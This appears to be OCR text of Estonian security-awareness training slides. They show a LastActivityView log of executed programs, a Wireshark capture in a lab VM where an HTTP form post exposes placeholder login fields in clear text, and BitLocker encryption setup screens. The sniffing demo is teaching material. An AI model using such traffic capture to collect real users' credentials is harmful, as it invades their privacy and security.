
- **Desktop -> SMTPMailSenderDN4**
- Ava **SMTPMailSender.exe**







Iga tegevus jätab endast märgi

- Ava Desktopi’lt program nimega **LastActivityView**
- **http://www.nirsoft.net/utils/computer_activity_view.html**



Action Time	Description	Filename	Full Path	More Information	File Extension	Data Source
1/16/2020 11:17:44 AM	Run .EXE file	VCREDIST_X64.EXE	C:\PROGRAM FILES\WIRESHARK\VCREDIST...		EXE	C:\Windows\Prefetch\VCREDIST_X64.EXE-88B32E3F.pf
1/16/2020 11:17:12 AM	Run .EXE file	WIRESHARK-WIN64-3.2....	C:\Users\MrX\DOWNLOADS\WIRESHARK-...	Wireshark development ...	EXE	C:\Windows\Prefetch\WIRESHARK-WIN64-3.2.1.EXE-9CC19F7...
1/16/2020 11:17:11 AM	Run .EXE file	AUDIODG.EXE	C:\WINDOWS\SYSTEM32\AUDIODG.EXE	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\AUDIODG.EXE-BDFD3029.pf
1/16/2020 11:16:55 AM	Run .EXE file	SEARCHFILTERHOST.EXE	C:\Windows\System32\SEARCHFILTERHOS...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\SEARCHFILTERHOST.EXE-77482212.pf
1/16/2020 11:16:55 AM	Run .EXE file	SEARCHPROTOCOLHOS...	C:\Windows\System32\SEARCHPROTOCOL...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\SEARCHPROTOCOLHOST.EXE-0CB8CA...
1/16/2020 11:16:37 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1C2.pf
1/16/2020 11:16:33 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1BB.pf
1/16/2020 11:14:06 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1BB.pf
1/16/2020 11:14:00 AM	Run .EXE file	dllhost.exe	C:\Windows\System32\dllhost.exe	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\DLLHOST.EXE-6A473D35.pf
1/16/2020 11:12:47 AM	View Folder in Explorer	SysinternalsSuite	D:\SysinternalsSuite			HKEY_CURRENT_USER\Software\Classes\Local Settings\Softw...
1/16/2020 11:12:36 AM	Run .EXE file	RUNTIMEBROKER.EXE	C:\WINDOWS\SYSTEM32\RUNTIMEBROKE...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\RUNTIMEBROKER.EXE-5C6333DA.pf
1/16/2020 11:12:34 AM	Run .EXE file	SEARCHFILTERHOST.EXE	C:\Windows\System32\SEARCHFILTERHOS...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\SEARCHFILTERHOST.EXE-77482212.pf
1/16/2020 11:12:21 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1BC.pf
1/16/2020 11:10:29 AM	Run .EXE file	COMPPKGSRV.EXE	C:\WINDOWS\SYSTEM32\COMPPKGSRV.EXE	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\COMPPKGSRV.EXE-21DBED9C.pf
1/16/2020 11:10:28 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1BC.pf


häkkimine demo [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wireshark
*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
1245 39.442628 10.0.2.15 172.217.18.180 HTTP 482 GET / HTTP/1.1
1253 45.623760 172.217.18.180 10.0.2.15 HTTP 205 HTTP/1.1 200 OK (text/html)
1300 46.043422 10.0.2.15 172.217.18.180 HTTP 422 GET /favicon.ico HTTP/1.1
1340 46.257838 172.217.18.180 10.0.2.15 HTTP 74 HTTP/1.1 200 OK (image/x-icon)
1350 46.603777 10.0.2.15 172.217.23.100 HTTP 169 GET /s2/favicons?domain=http://andmeturvelab.a
1355 46.658779 172.217.23.100 10.0.2.15 HTTP 60 HTTP/1.1 200 OK (PNG)
1390 82.530328 10.0.2.15 172.217.18.180 HTTP 758 POST /message HTTP/1.1 (application/x-www-for
1392 82.859962 172.217.18.180 10.0.2.15 HTTP 457 HTTP/1.1 200 OK (text/html)
1394 83.320100 10.0.2.15 172.217.23.100 HTTP 153 GET /s2/favicons?domain=http://andmeturvelab.a
1397 83.397257 172.217.23.100 10.0.2.15 HTTP 60 HTTP/1.1 200 OK (PNG)
Frame 1390: 758 bytes on wire (6064 bits), 758 bytes captured (6064 bits) on interface \Device\NPF_{79668F47-D037-4FE6-8E4
Ethernet II, Src: PcsCompu_69:fb:75 (08:00:27:69:fb:75), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 172.217.18.180
Transmission Control Protocol, Src Port: 49749, Dst Port: 80, Seq: 1, Ack: 1, Len: 704
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "eesnimi" = "Kasutajatunnus"
Form item: "perenimi" = "sisestatud-parool"
Form item: "sonum" = "Testime Wireshark"
Form item: "submit" = "Submit"



BitLocker Drive Encryption (E:)

Choose how you want to unlock this drive

☑ Use a password to unlock the drive

Passwords should contain uppercase and lowercase letters, numbers, spaces, and symbols.

Enter your password ••••••••••

Reenter your password ••••••••••

☐ Use my smart card to unlock the drive

You'll need to insert your smart card. The smart card PIN will be required when you unlock the drive.

Next Cancel

BitLocker Drive Encryption (E:)

How do you want to back up your recovery key?

Some settings are managed by your system administrator.

If you forget your password or lose your smart card, you can use your recovery key to access your drive.

→ Save to your Microsoft account

→ Save to a USB flash drive

→ Save to a file

